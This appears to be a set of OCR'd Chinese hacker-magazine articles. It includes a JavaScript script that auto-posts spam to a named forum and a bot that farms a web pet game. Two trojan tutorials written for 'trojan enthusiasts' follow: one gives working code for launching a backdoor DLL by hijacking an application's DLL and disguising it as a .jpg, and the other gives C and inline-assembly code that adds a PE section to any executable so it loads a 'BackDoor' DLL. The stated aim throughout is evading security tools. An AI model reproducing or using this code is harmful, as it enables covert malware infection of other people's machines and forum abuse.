    TheTool.ErrorOut("Resume Thread Error");
    __leave;
    }
```

重新开启进程：至此，远程线程开启完毕，测试后一切正常。

小 结

相较于CreateRemoteThread，这种使用方式安全多了。需要注意一点：我们开启远程线程后，一旦主线程函数返回（也就是对应pEntry的远程线程），整个进程也宣告结束。此刻即便有其他线程未结束也是会一并退出的，希望大家注意。




图 3

为了实现自动发贴，我们还需要做几个小的改动。打开form.html的源代码，修改以下三个地方。

1.把<body>改为 <body onLoad="FORM1.submit();">。这表示当页面加载时，先执行FORM1.submit()函数，而此函数的作用是提交FORM1表单。此处的FORM1只是我对表单的命名，不是指FORM标记。

2.修改<FORM name=FORM1 action= post.php method=post>。Name属性就是第1点提到的表单命名，如果没有的话要加上。Action属性原来设置的是相对路径，但现在文件在本机上，所以我们需要根据网站地址，改为绝对路径"http://www.gamedorp.com/post.php"

3.修改表单内容。通过修改代码，直接写入我们要发表的帖子的内容:

```
<TEXTAREA name=atc_content rows=8 cols=100>
灌水不是好孩子的行径
</TEXTAREA>
```

我们还可以通过设置标志的value属性来填写这些值。具体请查找HTML语言的相关资料。

修改完上述三点后，我们保存退出。现在已经可以自动提交了，提交后浏览器会自动转到帖子页面，所以我们还要设置个控制程序来不断打开提交页面。新建文本文档，输入如下代码:

```
<Html>
<script language="JavaScript">
var newWin
function start()        //初始化函数
{
newWin=window.open("form.Html");  //开一个新窗口，内容为form.Html
setInterval("openLink();",25000);  //使用setInterval，设置25秒执行一次openLink()。
}
function openLink()        //打开页面函数
{
newWin.location="form.Html"; //将窗口内容改为form.Html
}
</script>
<body onLoad="start();">  //页面载入事件
</body>
</Html>
```

代码很简单，这里设置25秒发一次贴，之所以这么做因为该论坛有灌水预防机制。如果有人心急的话，1毫秒一次也行，但要注意自己机子的承受能力。好了，现在打开ctrl.html，开始自动灌水。

打怪

网络宠物的练级，其原理说白了就是点各个相应的页面链接。而服务器则根据该页面的脚本对存放宠物资料的数据库进行操作。例如你点击加血链接，服务器就执行加血操作:你的血瓶数减一，HP就加一点值。现在我们要做的，就是把之前由玩家点击的页面以一定顺序串联起来，变成由程序来执行。例如:

```
while(1)
{
for(i=0;i<5;i++)
{
    for(j=0;j<3;j++)
    {
    打怪;
}
寻找新怪物;
}
加血;
}
```

各位应该看得懂吧？打怪三次，然后寻找新怪物，反复五次后，喝一瓶血药。以上只是大概思想，其实真实的程序这样写是有问题的，因为这样程序会不断地打开这些页面，而由于网络堵塞问题，对方服务器可能根本不会全部反应。我们要用setTimeout设置一个时间间隔让客户端和服务器都喘口气。

首先整理一下各类链接:

```
攻击: "http://www.gamedorp.com/petpknpcf.php?action=pknpc"
寻找新怪物 "http://www.gamedorp.com/petshop.php?index=petpknpcn"
使用血药: "http://www.gamedorp.com/petinfo.php?action=usehp"
```

此外还有使用魔法技能、加MP的链接，这里不再列举，大家可以根据需要自行设置。

接着开始编程吧。还是新建一个文本文档，先输入基本框架:

```
<Html>
<script language="JavaScript">
</script>
<body>
</body>
</Html>
```

在<script></script>之间写入我们的程序。写入链接的定义:

```
var findNPC=new String("http://www.gamedorp.com/petshop.php?index=petpknpcn"); //寻找新怪物
var attack=new String("http://www.gamedorp.com/petpknpcf.php?action=pknpc");//攻击
var usehp=new String("http://www.gamedorp.com/petinfo.php?action=usehp");//加HP
```

定义一个函数，用来执行各个链接:

```
function execute(address)
{
petWin.location=address;     //设置该窗口的链接为传入的参数值
}
```

这里为函数设置参数i，每次加1，用做计数器。如果能被21整除，就表示应该喝血药；能被4整除，就表示该寻找新怪物，否则都是攻击：

```
function ctrl(i)
{
if(i%21==0)
{
execute(usehp);
i=4;
}
else
{
if(i%4==0)
execute(findNPC);
else
execute(attack);
i++;
}
setTimeout("ctrl("+i+")",1000);
}
```

接着初始化函数：

```
function start()  //初始化函数
{
// 以下只是随便打开一个窗口而已，链接到哪里没有影响。
petWin=window.open("http://www.gamedorp.com");
setTimeout("ctrl(4)",1000);
}
```

当然，要在body标签中加入onLoad="start();"。把这三个函数综合起来，就可以挂机了。运行后一切正常。

废话

这里要注意一点：你需要先登录社区，然后运行这些程序才有用。因为现在大部分社区都设置了自动登录，我们只要登录一次，本地就会出现COOKIES信息，下次可以通过COOKIES直接登录。这也是用JavaScript写程序的一大好处，浏览器会自动向对方服务器发送COOKIES信息，而不用自己去打包。

但这么做也有坏处，我们无法对服务器的反馈信息进行判断。例如遇上超级BOSS，程序还是会一无反顾地杀上去。我们可以设置一百次循环后，使用一次复活药水。具体怎么改就当作课后作业了。毕竟我上面讲了这么多，如果你连这些都不会改，黑防真的是白看了。


对于以上缺点，用.Net的HttpWebRequest对象是可以解决的。然而本文主要是讲述JavaScript，至于.Net，有兴趣的朋友可以自行查看。

Socket：很长一段时间木马没有什么新功能出现了，然而木马的隐藏方式却在杀毒软件和木马专杀工具的胁迫下一日千里的成长起来。

适合读者：木马爱好者、编程爱好者

前置知识：C语言基础

隐蔽的木马启动方法



文/图 刘奇

按照木马隐藏方式来说，可以分为以下两类。

第一类：冰河这种在系统中存在进程的木马，我们只需要一个任务管理器就可以搞定。

第二类：无进程木马。一般而言操作系统是以进程为调度单位的，也就是说无进程木马本质上是不存在的，除非脱离操作系统。那么我们常见的木马是如何实现"无进程"呢？有两种方法。

第一种方法是寄生，虽然操作系统是以进程为调度单位，但其调度的基本单位是线程，所以木马可以以线程的方式存在其它进程中，就像寄生虫一样，这种方式的隐蔽性极强。

第二种方法是隐藏本身进程，通过采用各种手段隐藏自身的进程，如Hook API等。

可是仅仅隐藏进程是不够的，为什么？因为只要是木马就存在以下几个软肋。

1．启动方式，如通过写注册表，替换系统文件，关联文件等等。

2．连接网络(本质上一定要使用端口，虽然可以用各种手段隐藏端口)。

3．进程必然存在，前面已经提到了。

这些是不少高手研究的方向，本文尝试对木马的启动方式做出新的改进，以期得到更好的隐蔽性。

目前流行的DLL木马，由于其隐蔽性强，操作系统自动完成重定位，编写方便而被木马编写者广泛采用。但它还有一个缺点：启动方式不够隐蔽。(某读者："我采用远程线程的方法启动还不够隐蔽吗？")，事实上确实如此，在现有的安全工具的监测下，创建远程线程就等于贴了一个"我就是木马"的标签，而且这种方式还有改写注册表或者替换系统服务的小毛病。又等于贴了一个"我还是木马"的标签。还有更好的方法可以避免远程线程，修改注册表和替换系统服务以及更改启动文件吗？当然有，这就是我写本文的目的。不过在此之前先来看看DLL木马是如何加载到内存的。DLL木马的启动方式几乎千篇一律，如下的代码就是一个代表：

```
//使用WriteProcessMemory函数将DLL的完整路径名复制到远程进程的内存空间
if(!WriteProcessMemory(hRemoteProcess,
pszLibFileRemote, (void *) DLLFullPath, lstrlen
(DLLFullPath)+1, NULL) == 0)
{
printf("WriteProcessMemory error!\n");
return FALSE;
}
//计算LoadLibraryA的地址
LPTHREAD_START_ROUTINE pfnStartAddr =
(LPTHREAD_START_ROUTINE)
GetProcAddress(GetModuleHandle(TEXT("Kernel32")),
"LoadLibraryA");
if(pfnStartAddr == NULL)
{
printf("GetProcAddress error!\n");
return FALSE;
}
//在远程进程中启动LoadLibraryA,通过远程线程方式调用用户的DLL文件
HANDLE hRemoteThread;
if( (hRemoteThread = CreateRemoteThread(
hRemoteProcess, NULL, 0,
pfnStartAddr, pszLibFileRemote, 0, NULL) ) == NULL)
{
printf("CreateRemoteThread error!\n");
return FALSE;
}
```

其本质上不过是在远程进程中执行了这句代码而已:"LoadLibrary("BackDoor.DLL");"就这么简单,可是我们却写了一大堆的代码,能更简单点吗?不能。以如下DLL为例,我采用MinGW Developer Studio编译,效果同VC++:

```
//test.DLL
#include <windows.h>
__declspec(DLLexport) void manager()
{
    MessageBox(0, "just a test", "Hi", MB_OK);
}
BOOL WINAPI DLLMain(HINSTANCE hinstDLL,
DWORD fdwReason, PVOID fImpLoad)
{
    switch(fdwReason)
    {
            case DLL_PROCESS_ATTACH:
            {
MessageBox(0, "DLL_PROCESS_ATTACH", "now", 0);
            }
            default:
            {
                    break;
            }
    }
        return TRUE;
}
```

编译后用DEPENDS.EXE(VC++自带)查看,可以看到有一个导出函数,如图1 所示。

那么我们该如何利用这里的函数呢?各位读者请看个简单的例子:

Ordinal ^	Hint	Function	Entry Point
1 (0x0001)	0 (0x0000)	manager	0x000011D0

图1

```
//testing.exe
#include <windows.h>
int APIENTRY WinMain(HINSTANCE hInstance,
HINSTANCE hPrevInstance,
LPSTR      lpCmdLine,
int        nCmdShow)
{
HINSTANCE hDLL; //handle to DLL module
FARPROC funAddr; // 函数地址
hDLL = LoadLibrary("test.DLL");
if (!hDLL)
{
MessageBox(0, "LoadLibrary failed", "sorry", MB_OK);
exit(1);
}
funAddr = GetProcAddress(hDLL, "manager");
(*funAddr)();
return TRUE;
}
```

整个流程如下:LoadLibrary→ GetProcAddress→(*funAddr)()。我们在自己的程序中调用自己DLL中的函数,别人的程序也是这样做的。这个过程有问题吗?没问题(socket:没有问题你写出来干什么?),但是如果我们人为的从中代理一次,来个狸猫换太子。同时保护其正常的调用规则,则可以非常隐蔽的启动我们的DLL木马。给大家个例子看看:正常情况下:A.exe→LoadLibrary("a.DLL")→调用a.DLL中的函数a()。

自己写个DLL木马BackDoor.DLL,同时也实现一个函数a(),当然此函数要和a.DLL中函数a()的参数和返回值一样,我们可以用PE相关工具看到或用OllyDbg追踪对方的DLL来确定其参数和返回值。假设BackDoor.DLL启动时执行"hOtherDLL = LoadLibrary("a.DLL")",我们在BackDoor.DLL中的a()就可以这么写:

```
void a()
{
    funAddr = GetProcAddress(hOtherDLL, "a");
    (*funAddr)();
}
```

将a.DLL重命名为t.DLL,如果将BackDoor.DLL重命名为a.DLL并拷贝到A.exe同一目录下,那么整个过程就改了。渗透DLL木马后 A.exe→ BackDoor.DLL(已被重命名为a.DLL)→ BackDoor.DLL中LoadLibrary("t.DLL")→调用BackDoor.DLL中的a()→BackDoor.DLL中的a()调用t.DLL中函数a();

看明白了么?我们自己的BackDoor.DLL代理了整个过程,BackDoor.DLL中a()将函数调用转发给了t.DLL中的函数a()。这里给出具体代码:

```
//BackDoor.DLL
//将BackDoor.DLL重命名为test.DLL,将原来的test.DLL重命名为a.DLL,然后运行testing.exe
#include <windows.h>
```

```
void BackDoor()
{
MessageBox(0, "This is BackDoor", "Hi", MB_OK);
}
__declspec(DLLexport) void manager()
{
HANDLE hThread;
hThread=CreateThread(NULL,NULL,
(LPTHREAD_START_ROUTINE)&BackDoor, NULL, NULL,
NULL);
MessageBox(0, "just a test", "Hi", MB_OK);
}
BOOL WINAPI DLLMain(HINSTANCE hinstDLL,
DWORD fdwReason, PVOID fImpLoad)
{
    switch(fdwReason)
    {
    case DLL_PROCESS_ATTACH:
    {
MessageBox(0, "DLL_PROCESS_ATTACH", "now", 0);
LoadLibrary("a.DLL"); //a.DLL也就是原来的test.DLL
    }
default:
    {
break;
    }
    }
      return TRUE;
}
```

对比前面的test.DLL，我们增加了一个后门函数和一个启动后门函数的线程，现在我们的后门程序便得到了"永生"，运行testing.exe看看效果，如图2所示。




图2

比起改注册表、增加服务、替换系统服务的方法隐蔽多了吧？我们避免了这些操作，代价是应用程序目录下比原来多了一个DLL。不过一般人是不会注意应用程序DLL的，可以说打入了系统安全的死角。但是多了一个文件总是不好，碰到严谨一点的人还是没办法过关。难道有了如此赏心悦目的成果却只是空欢喜一场？不用担心，解决方法很简单。

将例程中的test.DLL改成t.jpg "hDLL = LoadLibrary("t.jpg");"，然后将该目录下的test.DLL重命名为t.jpg。运行程序，同样弹出了图1所示的MessageBox。也就是说DLL的名字可以随意设定，根据需要改成dat、inf之类。因为很多程序都会有自己的日志文件，错误记录，所以相比较而言是安全多了。

总结：用此法制作木马比较麻烦，需要应用程序的导出函数返回值与参数保持一致。其实我们还有一个选择：大凡玩网络安全的人多少对Crack有些了解，如果我们给应用程序友好地打个补丁，但是该补丁却用于启动DLL木马，这样也可以达到我们的要求。

适合读者：木马爱好者

前置知识：C语言基础，PE结构基础，《ShellCode自动化提取的设计与实现》

捆绑任意可执行文件做木马

文/图　刘奇

当前主流的木马是DLL木马，本文就DLL木马的启动提供另一种隐蔽的方法，作为对《隐蔽的木马启动方法》的补充。

我们知道DLL木马必须由EXE文件来加载。加载DLL木马最隐蔽的方法是使用一个正常的程序作为载体，无疑这种启动方式是非常隐蔽的。目前采用这种方式的典型木马有黑客之门，其采用的方法是修改引入表。而本文采用的方式是给EXE文件增加一个新节，并且在增加的新节里写入启动DLL木马的代码。由于需要在不同的平台下使用（不同的Windows版本），所以函数的地址需要动态确定，然而重定位写起来比较麻烦，这里我采用ShellCode常用的方法。

具体实现过程主要分为两步：

1. 增加一个新节；
2. 写入启动代码。

增加一个新节需要增加原来文件的大小，我使用纯C来实现，方法是定位到文件尾部，写入一个节的数据，数据全部是零。还是来看具体代码（节选）吧：

```
#define EXTRA_CODE_LENGTH  18  //附加代码(启动木马的代码)长度，与节的大小对齐
#define SECTION_SIZE  0x1000  //增加的节的大小
#define SECTION_NAME  ".ngaut"  //增加的节的名字
#define FILE_NAME_LENGTH  30  //文件名最大长度(包括路径)
//对齐函数
int Align(int size, int ALIGN_BASE)
{
```

……省略部分代码……

```
}
//程序用法
void usage()
{
printf("用法: \n");
```

```
printf("LoadBackDoor.exe FileName\n");
printf("eg: \n");
printf("\t LoadBackDoor.exe test.exe\n");
printf("Coded by: 刘奇 (湖北荆州长江大学东校区397信箱)\n");
}
int main(int argc, char *argv[])
{
IMAGE_DOS_HEADER DosHeader; //这里需要大家熟悉PE格式了^_^
IMAGE_NT_HEADERS NtHeader;
IMAGE_SECTION_HEADER SectionHeader;
IMAGE_SECTION_HEADER newSectionHeader; //新增加的节的节头
int numOfSections;              //节的个数
FILE *pNewFile;
int FILE_ALIGN_MENT;
int SECTION_ALIGN_MENT;
char srcFileName[FILE_NAME_LENGTH];//源文件名
char newFileName[FILE_NAME_LENGTH]; //修改后的文件名
int i;
int extraLengthAfterAlign;
unsigned int newEP; //新入口点
unsigned int oldEP;  //原入口点
BYTE jmp;
char *pExtra_data;
int extra_data_real_length; //附加代码的实际长度
if (NULL == argv[1])
{
puts("参数错误\n");
usage();
exit(0);
}
strcpy(srcFileName, argv[1]);
strcpy(newFileName, srcFileName);
strcat(newFileName, ".exe");
//复制一份，防止误操作
if (!CopyFile(srcFileName, newFileName, FALSE))
{
puts("Copy file failed");
exit(0);
}
//打开新文件，文件名为原来的文件名 + .exe
pNewFile = fopen(newFileName, "rb+");//打开方式"rb+"
if (NULL == pNewFile)
{
puts("Open file failed");
exit(0);
}
fseek(pNewFile, 0, SEEK_SET);
//读取IMAGE_DOS_HEADER
fread(&DosHeader, sizeof(IMAGE_DOS_HEADER), 1, pNewFile);
if (DosHeader.e_magic != IMAGE_DOS_SIGNATURE)
{
puts("Not a valid PE file");
exit(0);
}
//先定位到pe文件头，然后读取IMAGE_NT_HEADERS
fseek(pNewFile, DosHeader.e_lfanew, SEEK_SET);
fread(&NtHeader, sizeof(IMAGE_NT_HEADERS), 1, pNewFile);
if (NtHeader.Signature != IMAGE_NT_SIGNATURE)
{
puts("Not a valid PE file");
exit(0);
}
//到这里，该文件就算是被验明正身了——合法的PE文件
numOfSections = NtHeader.FileHeader.NumberOfSections;
FILE_ALIGN_MENT = NtHeader.OptionalHeader.FileAlignment;
SECTION_ALIGN_MENT = NtHeader.OptionalHeader.SectionAlignment;
//保存原来的入口备用
oldEP = NtHeader.OptionalHeader.AddressOfEntryPoint;
//定位到最后一个SectionHeader
for (i = 0; i < numOfSections; i++)
{
fread(&SectionHeader, sizeof(IMAGE_SECTION_HEADER), 1, pNewFile);
}
//增加一个新节前的准备工作
extraLengthAfterAlign = Align(EXTRA_CODE_LENGTH, FILE_ALIGN_MENT);
NtHeader.FileHeader.NumberOfSections++;  //节的总数加一
//先清零
memset(&newSectionHeader, 0, sizeof(IMAGE_SECTION_HEADER));  //修正部分数据
strncpy(newSectionHeader.Name, SECTION_NAME, strlen(SECTION_NAME));    //修正节名
//修正VirtualAddress和VirtualSize 通过对齐SECTION_ALIGN_MENT
//修正VirtualAddress
newSectionHeader.VirtualAddress = Align(SectionHeader.VirtualAddress + SectionHeader.Misc.VirtualSize,
SECTION_ALIGN_MENT);
//修正VirtualSize
newSectionHeader.Misc.VirtualSize = Align(extraLengthAfterAlign, SECTION_ALIGN_MENT);
//修正PointerToRawData
newSectionHeader.PointerToRawData = Align
(
SectionHeader.PointerToRawData + SectionHeader.SizeOfRawData,
FILE_ALIGN_MENT
);
//修正SizeOfRawData
newSectionHeader.SizeOfRawData = Align(SECTION_SIZE, FILE_ALIGN_MENT);
//修改新节的属性
newSectionHeader.Characteristics = 0xE0000020; //可读可些可执行
//修正NtHeader
NtHeader.OptionalHeader.SizeOfCode = Align(NtHeader.OptionalHeader.SizeOfCode + SECTION_SIZE, FILE_ALIGN_MENT);   //修正SizeOfCode
NtHeader.OptionalHeader.SizeOfImage = NtHeader.OptionalHeader.SizeOfImage
+ Align(SECTION_SIZE, SECTION_ALIGN_MENT); /
```

```
//修正SizeOfImage
NtHeader.OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT].VirtualAddress = 0;
NtHeader.OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT].Size = 0;
fseek(pNewFile, 0, SEEK_END);
newEP = newSectionHeader.VirtualAddress;
NtHeader.OptionalHeader.AddressOfEntryPoint = newEP;
//定位节表尾部
fseek(
pNewFile,
DosHeader.e_lfanew + sizeof(IMAGE_NT_HEADERS)
+ numOfSections * sizeof(IMAGE_SECTION_HEADER),
SEEK_SET
);
//写入修正后的节头
fwrite(&newSectionHeader, sizeof(IMAGE_SECTION_HEADER), 1, pNewFile);
//写入修正后的PE文件头(NT头)
fseek(pNewFile, DosHeader.e_lfanew, SEEK_SET);
fwrite(&NtHeader, sizeof(IMAGE_NT_HEADERS), 1, pNewFile);
//定位到文件尾部
fseek(pNewFile, 0, SEEK_END);
//写入新节，这里先写入0
for (i=0; i<Align(SECTION_SIZE, FILE_ALIGN_MENT); i++)
{
fputc(0, pNewFile);
}
//定位到新节的开头
fseek(pNewFile, newSectionHeader.PointerToRawData, SEEK_SET);
//如果不理解这里，可以参考《ShellCode自动化提取的设计与实现》
goto GetExtraData;
extra_data_start:
_asm pushad
```

……省略部分代码……

```
_asm    call [ebp + 40h] //返回值(即LoadLibrary的地址)保存在eax中
_asm    mov [ebp + 44h], eax //保存LoadLibrary的地址到ebp + 44h
_asm    push 0x0
// 在堆栈中构造DLL木马的名字，如这里的"BackDoor"
_asm    push DWORD PTR 0x726f6f44 //"Door"
_asm    push DWORD PTR 0x6b636142 //"Back"
_asm    push esp //字符串"BackDoor"的地址
_asm    call [ebp + 44h] //调用LoadLibrary，这里使用call eax也可以
_asm    mov esp, ebp
_asm    add esp, 0x50
_asm    popad
extra_data_end:
GetExtraData:
_asm pushad;
_asm lea eax, extra_data_start;
_asm mov pExtra_data, eax;
_asm lea edx, extra_data_end;
_asm sub edx, eax;
_asm mov extra_data_real_length, edx;
_asm popad;
//写入附加数据(用于启动DLL木马)
for (i = 0; i < extra_data_real_length; i++)
{
fputc(pExtra_data[i], pNewFile);
}
oldEP=oldEP - (newEP + extra_data_real_length) - 5;
jmp = 0xE9; //写入JMP oldEP语句
fwrite(&jmp, sizeof(jmp), 1, pNewFile);
fwrite(&oldEP, sizeof(oldEP), 1, pNewFile);
fclose(pNewFile);
return 0;
}
```

测试DLL木马，以显示一个MessageBox为例，测试时木马要和测试程序在同一目录，程序运行如图1 所示。

